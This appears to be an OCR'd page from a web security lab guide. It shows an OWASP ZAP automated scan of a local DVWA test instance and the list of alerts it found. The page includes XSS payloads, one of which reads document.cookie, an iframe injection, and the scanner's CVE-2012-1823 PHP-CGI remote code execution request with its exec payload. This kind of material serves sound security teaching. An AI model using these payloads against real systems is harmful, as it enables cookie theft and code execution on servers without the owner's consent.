
<ScRipt>alert("You are hacked!")</ScRipt>





<iframe src="http://h4cker.org"></iframe>




<script>alert(document.cookie)</script>






Automated Scan
This screen allows you to launch an automated scan against an application - just enter its URL below and press 'Attack'.
Please be aware that you should only attack applications that you have been specifically been given permission to test.
URL to attack:
http://172.17.0.2/dvwa
Use traditional spider:
Use ajax spider:
Firefox Headless
Attack
Stop
Progress:
Attack complete - see the Alerts tab for details of any issues found
Alerts (15)
Remote Code Execution - CVE-2012-1823 (2)
Source Code Disclosure - CVE-2012-1823 (2)
Absence of Anti-CSRF Tokens (2)
Content Security Policy (CSP) Header Not Set (4)
Directory Browsing (3)
Hidden File Found
Missing Anti-clickjacking Header (2)
Cookie No HttpOnly Flag (4)
Cookie without SameSite Attribute (4)
Server Leaks Information via "X-Powered-By" HTTP Response Header Field(s) (4)
Server Leaks Version Information via "Server" HTTP Response Header Field (9)
X-Content-Type-Options Header Missing (5)
Authentication Request Identified
Session Management Response Identified (3)
User Agent Fuzzer (64)


History
Search
Alerts
Output
Spider
Active Scan
Alerts (15)
Remote Code Execution - CVE-2012-1823 (2)
Source Code Disclosure - CVE-2012-1823 (2)
Absence of Anti-CSRF Tokens (2)
Content Security Policy (CSP) Header Not Set (4)
Directory Browsing (3)
Hidden File Found
Missing Anti-clickjacking Header (2)
Cookie No HttpOnly Flag (4)
Cookie without SameSite Attribute (4)
Server Leaks Information via "X-Powered-By" HTTP Response Header Field(s) (4)
Server Leaks Version Information via "Server" HTTP Response Header Field (9)
X-Content-Type-Options Header Missing (5)
Authentication Request Identified
Session Management Response Identified (3)
User Agent Fuzzer (64)
Alerts 2 5 5 3 Main Proxy: localhost:8080

Remote Code Execution - CVE-2012-1823

URL: http://172.17.0.2/dvwa/login.php?-d+allow_url_include%3d1+-d+auto_prepend_file%3dphp://input
Risk: High
Confidence: Medium
Parameter:
Attack: <?php exec('echo xj9ohx23k0bc119p01p1',$colm);echo join("
",$colm);die();?>
Evidence: xj9ohx23k0bc119p01p1
CWE ID: 20
WASC ID: 20
Source: Active (20018 - Remote Code Execution - CVE-2012-1823)
Input Vector:

Description:

Some PHP versions, when configured to run using CGI, do not correctly handle query strings that lack an unescaped "=" character, enabling arbitrary code execution. In this case, an operating system command was caused to be executed on the web server, and the results were returned to the web browser.

Other Info:

xj9ohx23k0bc119p01p1

Solution:

Upgrade to the latest stable version of PHP, or use the Apache web server and the mod_rewrite module to filter out malicious requests using the "RewriteCond" and "RewriteRule" directives.